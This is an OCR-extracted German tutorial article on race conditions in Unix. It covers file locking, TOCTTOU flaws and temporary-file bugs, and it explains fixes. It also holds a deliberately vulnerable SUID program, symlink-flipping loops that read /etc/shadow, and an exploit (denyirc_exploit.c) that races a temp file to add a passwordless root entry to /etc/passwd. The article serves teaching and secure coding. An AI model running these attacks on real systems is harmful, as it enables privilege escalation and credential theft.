Die Race Condition

Michał Wojciechowski



Eine *Race Condition* kommt dann vor, wenn mehrere Prozesse dieselben Daten bearbeiten und das Ergebnis der Bearbeitung von der Reihenfolge abhängt, in der die einzelnen Prozesse ihre Operationen durchführen.

Das einfachste Beispiel einer Race Condition ist, wenn zwei Prozesse Daten in derselben Datei speichern wollen. Wenn sie nicht irgendwie synchronisiert werden, wissen wir nicht, welcher Prozess das Wettrennen gewinnt, also wer seine Daten zuerst schreibt.

Zwei einfache Beispiele

Im Listing 1 sehen wir ein Beispielprogramm, das eine solche Situation präsentiert. Das Programm erzeugt zwei Prozesse, die Zeichenketten auf dem Bildschirm anzeigen; der Vaterprozess – *AAAAAAAAAA*, der Kindprozess – *BBBBBBBBBB*. In beiden Prozessen ist die Ausgangspufferung abgeschaltet, also wird immer ein Zeichen auf einmal geschrieben (so dass wir die Race Condition gut beobachten können).

Kompilieren wir das Programm und führen es einige Male aus:

```
$ gcc -Wall -orace race.c
$ ./race
BAAAAAAAAAA
BBBBBBBBB
$ ./race
BAAABBBBBBBBBAAAAAAA
```

Anmerkung

Die Beispielprogramme und -skripte zu diesem Artikel wurden unter Linux und FreeBSD getestet, allerdings habe ich mich bemüht, sie so zu gestalten, dass sie unter einem beliebigen POSIX-konformen Betriebssystem funktionieren können (in einem Fall ist das Dateisystem */proc* erforderlich). Natürlich gilt das nicht für das Linux-basierte Exploit der *ptrace/kmod* Lücke, das am Schluss des Textes besprochen wird.

```
$ ./race
AAAAAAAAAA
BBBBBBBBBB
$ ./race
BAAAAAAAAAA
BBBBBBBBB
```

Wie wir sehen, können die Effekte sehr unterschiedlich sein – die ausgegebene Zeichenkette lässt sich nicht vorhersehen. Wir wissen nicht einmal, welcher der Prozesse seine Kette zuerst zu schreiben beginnt – manchmal ist das der Vaterprozess, manchmal der Kindprozess.

Das obige Beispiel dient rein demonstrativen Zwecken, es ist aber nicht schwer, sich

24_25_26_27_28_29_30_31_32_33_34_35_36_37_38_39_wyscig.indd 24 2004-01-19, 10:04:04

Listing 1. *race.c – ein einfaches Beispiel für eine Race Condition*

```
#include <stdio.h>
#include <unistd.h>

int main()
{
  char *s;

/* Die stdout-Pufferung wird
 * abgeschaltet */
  setbuf(stdout, NULL);

  if (fork())
    /* Das wird vom Kindprozess
     * angezeigt... */
    s = "BBBBBBBBBB\n";
  else
    /* ...und das vom Vaterprozess
                    */
    s = "AAAAAAAAAA\n";

  for (; *s != '\0'; s++)
    putc(*s, stdout);

  exit(0);
}
```

eine Situation vorzustellen, in der so ein Vorgehen zum Problem werden könnte. Sehen wir uns ein anderes Programm im Listing 2 an. Seine Aufgabe ist, die aufeinander folgenden Sequenznummern zu erzeugen – bei jedem Programmstart ist die Zahl

Listing 2. *seq.c*

```
#include <stdio.h>
#include <unistd.h>

int main()
{
  FILE *fp;
  int c;

  fp = fopen("sequence", "r+");

  fscanf(fp, "%d", &c);

  c++;
  printf("Meine Nummer: %d\n", c);

/* Die neue Nummer wird in der
 * Datei gespeichert */
  rewind(fp);
  fprintf(fp, "%d\n", c);

  fclose(fp);

  return 0;
}
```




Abbildung 1. *Zwei gleichzeitig aktive Instanzen des Programms seq stören einander, indem sie dieselbe Datei benutzen*

um eins größer als beim vorherigen Aufruf. So eine Anwendung könnte z.B. zum Erzeugen von einmaligen Benutzer-IDs auf einer Webseite eingesetzt werden (als CGI gestartet) oder einfach als ein Zähler dienen.

Die letzte erzeugte Nummer wird in der Datei *sequence* gespeichert. Das Programm liest die Nummer beim Start ein, inkrementiert sie um eins und speichert wieder in der Datei.

Mal sehen, wie das praktisch aussieht. Zuerst platzieren wir in der Datei `sequence` eine Null:

```
$ echo 0 > sequence
```

Nach einem Aufruf des Programms `seq` wird die Nummer `1` erzeugt. Arrangieren wir nur eine Situation, in der das Programm mehrmals zum selben Zeitpunkt ausgeführt wird. Mehrere `seq`-Prozesse wetteifern dann um den Zugriff auf die Datei `sequence` – und hier ist das Ergebnis davon (siehe auch Abbildung 1):

```
$ ./seq & ./seq & ./seq &\
./seq & ./seq
Meine Nummer: 1
Meine Nummer: 1
Meine Nummer: 1
Meine Nummer: 2
Meine Nummer: 2
```

Die ersten drei Prozesse haben offensichtlich eine Null aus der Datei eingelesen und einer hat darin den neuen Wert von `1` eingetragen. Die zwei übrigen Prozesse haben ihn abgelesen. Das Programm funktioniert nicht korrekt, weil die Möglichkeit einer Race Condition nicht vorhergesehen wurde. Die Situation wurde

24_25_26_27_28_29_30_31_32_33_34_35_36_37_38_39_wyscig.indd 25 2004-01-13, 10:08:07



Listing 3. *seq_lock.c*

```
#include <stdio.h>
#include <unistd.h>
#include <fcntl.h>

int main()
{
  FILE *fp;
  int c;
  struct flock fl;

  /* Schreibsperre */
  fl.l_type = F_WRLCK;
  fl.l_whence = SEEK_SET;
  fl.l_start = 0;
  fl.l_len = 0;

  fp = fopen("sequence", "r+");

  /* Das Programm wartet, bis  es
   * die Ressource sperren kann*/
  fcntl(fileno(fp), F_SETLKW, &fl);

  fscanf(fp, "%d", &c);

  c++;
  printf("Meine Nummer: %d\n", c);

  /* Die neue Nummer wird
   * in der Datei gespeichert */
  rewind(fp);
  fprintf(fp, "%d\n", c);

  /* Freigabe der Ressource */
  fl.l_type = F_UNLCK;
  fcntl(fileno(fp), F_SETLK, &fl);

  fclose(fp);

  return 0;
}
```

zwar provoziert, wäre aber auch unter realen Bedingungen möglich. Wenn das Programm zum Erzeugen von einmaligen Nummern auf einer Webseite eingesetzt würde, könnte die gleichzeitige Bedienung mehrerer Anfragen die Race Condition herbeiführen. Ein Benutzer, der über diese Situation Bescheid wüsste, könnte eine Serie von Anfragen präparieren und die Erzeugung falscher Nummern veranlassen.

Sperren

Der Zugriff auf Daten, die von mehreren Prozessen genutzt werden, muss koordiniert werden. Beim Zugriff auf Dateien wird üblicherweise eine *Sperrung* (engl. *locking*) angewendet. Der Prozess, der eine Datei bearbeitet, sperrt den Zugriff darauf für andere Prozesse für die Dauer der Operation.

Meistens wird zwischen zwei Typen von Sperren unterschieden – die Lese- und Schreibsperre. Je nachdem, was für Operationen der Prozess durchführen will, legt er die entsprechende Sperre an. Lesesperren werden auch als *S-Sperren* (engl. *shared lock*) bezeichnet, weil mehrere Prozesse solche Sperren gleichzeitig anlegen und die Datei lesen können, ohne sich gegenseitig zu stören. Die Schreibsperre hingegen wird auch *X-Sperre* (engl. *exclusive lock*) genannt, weil nur ein Prozess eine Datei zum gegebenen Zeitpunkt so sperren kann – alle anderen müssen warten, bis die Schreiboperation ausgeführt worden ist, bevor sie auf die Datei zugreifen können.

Aus den verschiedenen Versionen von Unix stammen verschiedene Arten der Sperrmechanismen. In den auf System V basierten Ausgaben haben wir es mit `lockf` und unter BSD – mit `flock` zu tun. Der POSIX-Standard empfiehlt, die Sperrung mit der Funktion `fcntl` zu implementieren und dieser Funktion bedienen wir uns im Folgenden. Der Bequemlichkeit halber gibt es auch die Funktion `flock` in den meisten Systemen der Unix-Familie.

Im Listing 3 steht eine korrigierte Version des Programms `seq` – `seq_lock`. Bevor sie den Inhalt der Datei abliest, sperrt sie diese. Die Parameter der Sperre werden in der Struktur `flock` definiert; für uns ist vor allem der Typ der Sperre von Interesse: `F_WRLCK`, also die Schreibsperre. Die übrigen Felder der Struktur hängen mit der Möglichkeit, einzelne Dateifragmente (einen Datensatz) zu sperren, zusammen.

Die Sperre wird mit einem Aufruf der Funktion `fcntl` mit dem Parameter `F_SETLK` bzw. `F_SETLKW` angelegt. Der einzige Unterschied zwischen diesen Werten ist, dass bei einer von einem anderen Prozess gesperrten Datei der Aufruf mit `F_SETLK` mit einem Fehler abgebrochen wird, während `fcntl` mit `F_SETLKW` auf die Freigabe der Datei wartet. Die Sperre wird mit derselben Funktion aufgehoben, indem als der Sperrentyp der Wert `F_UNLCK` angegeben wird.

Mal sehen, wie `seq_lock` im Einsatz zu Recht kommt. Wir rufen es in fünf Instanzen im Hintergrund auf, so wie wir es vorher mit `seq` getan haben:

```
$ ./seq_lock & ./seq_lock &\
./seq_lock & ./seq_lock &\
./seq_lock
Meine Nummer: 1
Meine Nummer: 2
Meine Nummer: 3
Meine Nummer: 4
Meine Nummer: 5
```

Anscheinend konnten wir durch die Synchronisierung der Zugriffe auf die Datei die Race Condition vermeiden. Jeder der Prozesse kann seine Lese- und Schreiboperationen durchführen ohne mit den Operationen der anderen Programme zu kollidieren.

Beachten Sie, dass erst die Funktion `fcntl` die Gegenwart potentiell vorhandener fremder Sperren überprüft. Der Aufruf von `fopen` kann für eine gesperrte Datei erfolgreich verlaufen. Es ist also möglich, auf die Datei trotz der Sperre zuzugreifen – wir können uns davon überzeugen,

Absolute Sperren

Während die kooperativen Sperren nur dann korrekt funktionieren können, wenn die Prozesse sie beachten, kümmert sich bei absoluten Sperren der Systemkern darum. Er überwacht die Funktionsaufrufe von `open`, `read` und `write` und bricht sie ab, wenn ihre Ausführung in der Verletzung einer Sperre resultieren könnte. Die absoluten Sperren gelten also für alle Prozesse.

Absolute Sperren müssen vom Dateiensystem unterstützt werden. Unter Linux werden sie mit dem Einbinden des Dateiensystems mit der Option `mand` angeschaltet.

24_25_26_27_28_29_30_31_32_33_34_35_36_37_38_39_wyscig.indd 26 2004-01-13, 10:08:19

Sperrmechanismen in Perl und PHP

Sowohl in Perl, als auch in PHP werden Sperren mit Hilfe der Option `flock` bedient. Sie wird genauso wie ihr Systemgegenstück aufgerufen, d.h. sie nimmt den Dateideskriptor und den Sperrentyp als Argumente. entgegen Folgende Typen werden unterstützt:

- `LOCK_SH` – S-Sperre,
- `LOCK_EX` – X-Sperre,
- `LOCK_UN` – Aufhebung der Sperre.

Beispielsweise sieht das Öffnen einer Datei zum Schreiben mit einer X-Sperre mit Perl so aus:

```
open(F, "> file.txt");
flock(F, LOCK_EX);
```

...und mit PHP so:

```
$fp = fopen("file.txt", "w");
flock($fp, LOCK_EX);
```

wenn wir z.B. direkt nach `fcntl` die Funktion `sleep` aufrufen und während der Prozess schläft, in einer anderen Konsole das Kommando `echo 31337 > sequence` ausführen. Dieser Sachverhalt ist die Folge davon, dass die Sperre grundsätzlich *kooperativ* (engl. *advisory*) und nicht *absolut* (engl. *mandatory*) ist (siehe Kasten). Die kooperativen Sperren beeinflussen nur die Prozesse, die ihr Vorhandensein überprüfen.

Hat Sperrung also einen Sinn, wenn sie eigentlich keinen Schutz der Dateien bietet? Ja, weil sie auch gar nicht dazu da ist – sie schützt Dateien nicht vor dem Zugriff unbefugter Benutzer und Anwendungen, sondern vor der gleichzeitigen Manipulation seitens berechtigter Anwendungen. Sie synchronisiert also den Zugriff auf Daten, kontrolliert ihn jedoch nicht – dafür sind die Zugriffsrechte der Dateien zuständig. Für die Datei *sequence* aus diesem Beispiel sollten solche Zugriffsrechte eingestellt werden, dass sie nur von *seq_lock*-Prozessen gelesen und bearbeitet werden darf.

Da Dateien die häufigste und bekannteste Form der Datenrepräsentation bilden, treten sie in den meisten angeführten Beispielen auf. Die Race Condition kann aber auch bei anderen Gelegenheiten vorkommen – und zwar immer, wenn mehrere Prozesse dieselbe Systemressource nutzen.

Prozesse und Threads

Außer den Prozessen funktioniert im System auch der Thread-Mechanismus. Eine der vielen Ähnlichkeiten zwischen Prozessen und Threads ist, dass sie leicht einer Race Condition zum Opferfallen können. Auch Threads bedürfen einer Synchronisierung des Zugriffs auf Daten – sie wird mit den sperrenähnlichen Mutex umgesetzt.

Vorsätzliche Ausnutzung der Race Condition

Die bisherigen Beispiele haben Race Conditions demonstriert, bei denen ein Prozess unbeabsichtigt in die Arbeit eines anderen eingriff. Es waren Race Conditions zwischen kooperierenden Prozessen – nennen wir sie zufällig. Außerdem gibt es aber auch beabsichtigte Race Conditions, wo einer der Prozesse das Funktionieren des anderen vorsätzlich stört. Meistens haben solche Race Conditions schwerwiegendere Folgen und sind somit viel interessanter.

Wenn ein Programm nicht mit der Sicherheit im Blick geschrieben wurde und eine Race Condition verursacht, kann ein anderes Programm entwickelt werden, das versucht das Wettrennen zu gewinnen und irgendwie davon zu profitieren. Wir haben es also mit Opfer- und Angreiferprogrammen zu tun. Wie Sie wohl erraten, sind die letzteren meistens von Hackern erstellte Exploits.

Viele Fälle von Race Conditions können mit der Regel *TOCTTOU* (engl. *time of check to time of use* – Zeit der Prüfung und der Nutzung) beschrieben werden. Sie bezieht sich auf einen bestimmten Mechanismus: Das Programm überprüft, ob eine Bedingung erfüllt ist, und wählt die nächste Operation abhängig vom Ergebnis. Hier ist ein klassisches Beispiel einer solchen Situation:

```
if (access("file", R_OK) == 0)
  fp = fopen("file", "r");
```

Die Anwendung überprüft mit der Funktion `access`, ob der Benutzer, der sie gestartet hat, die Leseberechtigung für eine vorgegebene Datei besitzt. Ist dies der Fall, wird die Datei mit der Funktion `fopen` geöffnet.

Auf den ersten Blick sieht es wie ein völlig korrektes Codefragment aus; im Grunde haben wir es hier mit einer klassischen Race Condition zu tun. Zwischen den Aufrufen von `access` und `fopen` kann die Datei nämlich modifiziert werden (etwa gelöscht). Das ergibt sich aus der Multitasking-Funktionalität des Systems, oder eher aus der Art und Weise, wie sie implementiert ist. Das Betriebssystem kann die Arbeit eines Prozesses jederzeit einstellen – auch mitten zwischen den Aufrufen von `access` und `fopen` – und einen anderen Prozess aktivieren, der die zu öffnende Datei modifiziert. Nachdem das System zum ersten Prozess zurückgekehrt ist, arbeitet `fopen` mit der falschen Datei.

Die Funktionen `access` und `fopen` nehmen Dateinamen als Argumente. Das Programm setzt voraus, dass sich die beiden Namen auf dieselben Daten auf der Festplatte beziehen.

24_25_26_27_28_29_30_31_32_33_34_35_36_37_38_39_wyscig.indd 27 2004-01-13, 10:08:31



Listing 4. *show.c – ein SUID-Programm*

```
#include <stdio.h>
#include <unistd.h>

int main(int argc, char *argv[])
{
 FILE *fp;
 char buf[100];

  /* Hat der Benutzer eine Leseberechtigung auf die Datei? */
  if (access(argv[1], R_OK) == 0) {
    if (!(fp = fopen(argv[1], "r"))) {
      perror(argv[1]);
      exit(1);
    }
  } else {
    perror(argv[1]);
    exit(1);
  }

  /* Die einzelnen Zeilen aus der Datei werden gelesen... */
  while (fgets(buf,10,fp)!=NULL)
    /* ...und auf stdout ausgegeben */
    fputs(buf, stdout);

  fclose(fp);

  exit(0);
}
```

Diese Voraussetzung ist allerdings falsch, weil es keine feste *Bindung* (engl. *binding*) zwischen dem Dateinamen und den Daten gibt. Der Dateiname ist eine Art Etikett, das jederzeit einer anderen Datei zugewiesen werden kann.

Einige Operationen der Prozesse werden atomar (engl. *atomic*) genannt. Das Betriebssystem darf den Prozess nicht einfrieren, bevor so eine Operation abgearbeitet worden ist – sie ist also unteilbar. Da aber die Überprüfung der Zugriffsberechtigungen auf eine Datei (`access`) und ihre anschließende Öffnung (`fopen`) keine atomare Operation bilden, kommt es zu einer Race Condition, bei der die Möglichkeit besteht, die Bindung von Dateiname zu Daten zu ändern.

Listing 5. *unquote.sh*

```
#!/bin/sh

sed 's/^[> \t]*//' < $1 > ↵
/tmp/unquote.tmp
mv /tmp/unquote.tmp $1
```

Die Funktion `access` wird in Anwendungen mit dem gesetzten SUID-Bit dazu verwendet, zu ermitteln, ob eine Datei von dem Benutzer geöffnet werden kann, der die Anwendung gestartet hat (dabei wird die reale, nicht die effektive Benutzer-ID berücksichtigt). Dies soll vor Situationen schützen, wo ein Benutzer mit einem privilegierten Programm auf eine Datei zugreifen will, die für ihn normalerweise unzugänglich ist.

Das Beispielprogramm aus Listing 4 zeigt den Inhalt der Datei mit dem als Argument angegebenen Namen an. Wie setzen voraus, dass es mit dem SUID-Recht funktioniert und dass sein Besitzer *Root* ist. Mit diesem Programm könnte also jeder Benutzer jede Datei im System öffnen. Damit Benutzer nur auf die Dateien zugreifen können, für die sie wirklich entsprechende Berechtigungen haben, führen wir die Funktion `access` ein.

Kompilieren wir nun die Anwendung und setzen ihr SUID-Bit (natürlich als Root):

Systemdateien

Viele Anwendungen, auch die privilegierten, arbeiten mit Systemdateien und hängen von ihrem korrekten Inhalt ab. Eine Modifikation dieser Dateien stört die Arbeit solcher Anwendungen und kann zu unerwarteten Effekten führen. Ein interessantes Beispiel ist das Verhalten der älteren Versionen des Programms `su`. Wenn es aus irgendwelchen Gründen die Datei *passwd* nicht öffnen konnte, startete es eine Rootshell, um eine Reparatur des Systems zu ermöglichen.

```
# gcc -Wall -oshow show.c
# chmod u+s show
```

Mal sehen, wie gut die Funktion `access` die Dateien wirklich schützt. Versuchen wir – als ein gewöhnlicher Benutzer – die Datei */etc/shadow* auszulesen:

```
$ ./show /etc/shadow
/etc/shadow: Permission denied
```

Wie vorausgesetzt, darf ein Benutzer nur die Dateien öffnen, für die er wirklich entsprechende Zugriffsberechtigungen besitzt. Da aber im Programm – wie wir schon wissen – eine klassische Race Condition vorkommt, versuchen wir davon Gebrauch zu machen.

Der Angriff beginnt. In einer Konsole legen wir eine leere Datei an:

```
$ touch empty
```

Anschließend führen wir dieses einzeilige Shellskript aus:

```
$ while [ 1 ]; do ln -sf empty file;\
  ln -sf /etc/shadow file; done
```

Das Skript legt den symbolischen Link *file* zu der vorher angelegten leeren Datei an. Dann ändert es die Zieldatei des Links auf */etc/shadow*, dann wieder auf *empty*, und so weiter und so fort. So einen Link könnten wir als einen *Blinklink* bezeichnen, da sich seine Zieldatei ständig ändert.

24_25_26_27_28_29_30_31_32_33_34_35_36_37_38_39_wyscig.indd 28 2004-01-13, 10:10:00

Listing 6. *unquote – die Version zwei*

```
#!/bin/sh

sed 's/^[> \t]*//' < $1 > /tmp/unquote.$$
mv /tmp/unquote.$$ $1
```

Jetzt beginnt die zweite Phase des Angriffs – in einer anderen Konsole geben wir Folgendes ein:

```
$ touch result
$ while [ ! -s result ]; \
do ./show file > result \
2> /dev/null; done
```

Hier wird immer wieder das Programm *show* aufgerufen und seine Ausgabe zur (am Anfang leeren) Datei *result* umgeleitet. Wenn wir einmal Glück haben, wird `access` für die Datei *empty* und `fopen` für */etc/shadow* ausgeführt. Zwischen ihren Aufrufen müsste die Zieldatei des Links *file* von dem früher gestarteten Skript geändert werden. Der Inhalt von */etc/shadow* würde in *result* landen und die Schleife `while` abgebrochen werden, da ihre Bedingung eine Dateilänge von null für die Datei *result* ist.

Wir müssen also nur geduldig warten. Früher oder später haben wir Glück, das Skript beendet die Arbeit und der Befehl `cat result` präsentiert uns den Inhalt von */etc/shadow*.

Diese Methode wird als *Brute Force* bezeichnet – und zwar deshalb, weil sie immer neue Versuche bis zum Erfolg erzwingt. Es ist eine der häufigen Methoden, die Race Condition auszunutzen. Oft passiert es, dass die Gegebenheiten, die den Erfolg eines Angriffs bewirken, so selten auftreten, dass sie künstlich induziert werden müssen – eben indem man es immer wieder versucht.




Abbildung 2. *Das Programm show*

Es gibt mehrere Möglichkeiten, den Angriff effizienter zu gestalten. Das Shellskript kann etwa mit einem C-Programm ersetzt werden, das dieselbe Aufgabe viel robuster erledigt. Außerdem kann man das System für die Dauer der Versuche zusätzlich belasten (z.B. mit der Schleife `while [ 1 ]; do echo -n; done`). Oft setzt man auch die Priorität des Opferprozesses (mit dem Befehl `nice`) herab.

Um solche Race Conditions in unseren Programmen zu vermeiden, müssen wir wissen, unter welchen Bedingungen die Gefahr vorkommen kann und wie wir ihr vorbeugen können. Jedes Programmfragment, wo eine Operation anhand einer früher überprüften Bedingung ausgeführt wird, muss auf potenzielles Risiko hin untersucht werden. Als korrekt kann ausschließlich ein Code gelten, wo die Überprüfung der Bedingung und die Aktion eine atomare Operation bilden oder wo wir uns hundertprozentig sicher sein können, dass die Datei (oder welches Objekt wir auch nutzen) während der Programmarbeit nicht modifiziert werden kann.

Die riskante Verbindung `access` /`fopen` können wir mit diesem Code durch die Funktion `fstat` ersetzen:

```
fp = fopen("file", "r");
if (fstat(fileno(fp), &st) < 0)
  fclose(fp);
```

Die Struktur `st` enthält u.a. Zugriffsrechte für Dateien, anhand derer ermittelt wird, ob der Benutzer, der die Anwendung startet, die angeforderte Datei öffnen darf. Auch hier verläuft die Operation in zwei Schritten (zuerst `fopen`, dann `fstat`), ist also nicht atomar. Das Argument von `fstat` ist aber ein von `fopen` ausgegebene Zeiger auf die Datei. Die Bindung zwischen den dem Zeiger und dem Dateiinhalt ist fest und somit nicht gegen die Operation einer anderen Anwendung zwischen den Aufrufen von `fopen` und `fstat` empfindlich – was bei der Bindung zwischen dem

24_25_26_27_28_29_30_31_32_33_34_35_36_37_38_39_wyscig.indd 29 2004-01-13, 10:10:11



Listing 7. *Ein Skript zum Anlegen der Links auf /etc/motd*

```
#!/bin/sh

pid=1

while [ $pid -lt 65536 ]; do
  ln -s /etc/motd \
    "/tmp/unquote.$pid"
  pid=`expr $pid + 1`
done
```

Dateinamen und den Daten nicht der Fall ist.

In einigen Systemen steht uns die Funktion `faccess` zur Verfügung, die auch einen Zeiger auf eine Datei als Argument annimmt. Wir können sie statt `fstat` verwenden.

Eine interessante Lösung für das Problem wurde unter Linux implementiert. Neben der realen, effektiven und gespeicherten Benutzer-ID wurde die zusätzliche FSUID eingeführt, die beim Überprüfen der Zugriffsrechte für Dateien berücksichtigt wird. Standardmäßig ist die FSUID eine Kopie der effektiven ID und ändert sich mit ihr, ihr Wert kann aber mit der Funktion `setfsuid` auch separat eingestellt werden.

Das am häufigsten genannte Anwendungsbeispiel von `setfsuid` sind die NFS-Server unter Linux. Wenn der NFS-Server von einem Benutzer eine Zugriffsanforderung auf Daten erhält, ändert er seine ID auf die des Benutzers: So verfügt der Server nicht über höhere Zugriffsberechtigungen als der Benutzer selbst. Ein Nachteil ist hier jedoch die Möglichkeit des Servers auf Signale von Unbefugten zu reagieren (jeder Benutzer kann den NFS-Daemonprozess abtöten). Die Einführung der Funktion `setfsuid` beseitigt das Problem, weil sie die Zugriffsberechtigungen des Daemons für Dateien einschränkt ohne dass eine Änderung seiner Benutzer-ID nötig ist.

Im Code von `show.c` kann die Überprüfung der Zugriffsrechte mit einem Aufruf von `setfsuid` ersetzt werden, der der FSUID den Wert der realen Benutzer-ID zuweist:

```
setfsuid(getuid());
if ((fp = fopen(argv[1], "r"))
  == NULL) {
  perror(argv[1]);
  exit(1);
}
```

Wie wir sehen, erleichtert die Funktion `setfsuid` wesentlich die Implementierung der Zugriffskontrolle für Dateien. Wir sollten jedoch nicht vergessen, dass es eine Linuxfunktion ist und als solche nicht in Anwendungen zu verwenden ist, die portabel sein sollen.

Listing 8. */etc/noentry – die Meldung für diejenigen, die die Nutzungsbedingungen nicht einhalten*

```
#!/bin/sh

echo "Ihr Account wurde wegen Nichteinhaltung der Nutzungsbedingungen"
echo "gesperrt. Kontaktieren Sie bitte den Administrator, also mich."

sleep 5
```

Listing 9. *Die Datei denyirc*

```
#!/bin/sh

TMPFILE=/tmp/denyirc.$$

umask 077

# Für alle Fälle wird die temporäre Datei entfernt
rm -f $TMPFILE

while read n; do
  uid=`echo $n | awk -F: '{print $3}'`
  # Prüfung, ob UID >= 500
  if [ $uid -ge 500 ]; then
    home=`echo $n | awk -F: '{print $6}'`
    if [ -f $home/.ircrc ]; then
      # Die Benutzer-Shell wird auf /etc/noentry eingestellt
      n=`echo $n | sed -e 's#[^:]\+$#/etc/noentry#'`
    fi
  fi
  echo $n >> $TMPFILE
done < /etc/passwd

# Die Datei wird an die eigentliche Zielspeicherstelle verschoben
mv $TMPFILE /etc/passwd
chmod 0644 /etc/passwd
```

Temporäre Dateien

Sehr oft ist die Race Condition ein Nebeneffekt einer falschen Nutzung von temporären Dateien (engl. *temporary files*). Diese Dateien werden im Allgemeinen in Programmen als Hilfsdatenpuffer eingesetzt oder als eine Methode, den Inhalt einer neu angelegten Datei vor ihrer Speicherung unter dem eigentlichen Namen vorübergehen aufzubewahren.

Die Benutzer-Shell

Das letzte Feld der Einträge in */etc/passwd* ist die Benutzershell und genauer gesagt – der Name der Datei, die gestartet wird, wenn sich der jeweilige Benutzer im System anmeldet. Meistens ist diese Datei eine der Shells: sh, csh, ksh, bash oder noch eine andere. Eine der Methoden, einen Benutzeraccount zu sperren ist, die Shell durch ein Skript zu ersetzen, das eine Meldung über die Zugriffsverweigerung anzeigt, wie das in unserem Beispiel getan wird.

24_25_26_27_28_29_30_31_32_33_34_35_36_37_38_39_wyscig.indd 30 2004-01-19, 10:04:24

Listing 10. *denyirc_exploit.c*

```
#include <stdio.h>
#include <ctype.h>
#include <fcntl.h>
#include <unistd.h>
#include <dirent.h>
#include <limits.h>
#include <sys/types.h>
#include <sys/stat.h>
#ifndef LINK_MAX
#define LINK_MAX 32767
#endif

int main()
{
  int fd;
  char s[PATH_MAX+1];
  int pid;
  nlink_t nlink;
  struct stat st;
  DIR *dp;
  struct dirent *dirp;
  /* Die Flöße-Datei wird angelegt */
  fd = open("/tmp/flt", O_CREAT | O_WRONLY, 0644);
  /* Querverweise (Köder) werden massenweise angelegt */
  for (pid = 1; pid < LINK_MAX; pid++) {
    sprintf(s, "/tmp/denyirc.%d", pid);
    link("/tmp/flt", s);
  }

  /* Das Verzeichnis /proc brauchen wir später */
  dp = opendir("/proc");
  fstat(fd, &st);
  nlink = st.st_nlink;
  printf("Die Flöße wird beobachtet...\n");
  while (nlink == st.st_nlink)
    fstat(fd, &st);
  /* Suche nach /tmp/denyirc.x über /proc */
  while ((dirp = readdir(dp)) != NULL) {
    if (isdigit(dirp->d_name[0])) {
      sprintf(s, "/tmp/denyirc.%s", dirp->d_name);
      if (access(s, F_OK) != 0) {
        /* Die Datei ist nicht vorhanden? Bingo! */
        fd = open(s, O_CREAT | O_WRONLY, 0644);
        break;
      }
    }
  }

  if (dirp == NULL) {
    printf("Sorry, geht nicht.\n");
    exit(1);
  }

  /* Ich bin Root! */
  write(fd, (void *)"r3wt::0:0:r3wt:/:/bin/sh\n", 25);
  printf("Und fertig!\n");

  return 0;
}
```

Viele Programmierer sind sich der Gefahren der temporären Dateien nicht bewusst. Ein Beweis dafür sind etwa die allzu häufigen Meldungen über neu entdeckte Programmlücken, die gerade aus einer falsch implementierten Verwendung von temporären Dateien resultieren.

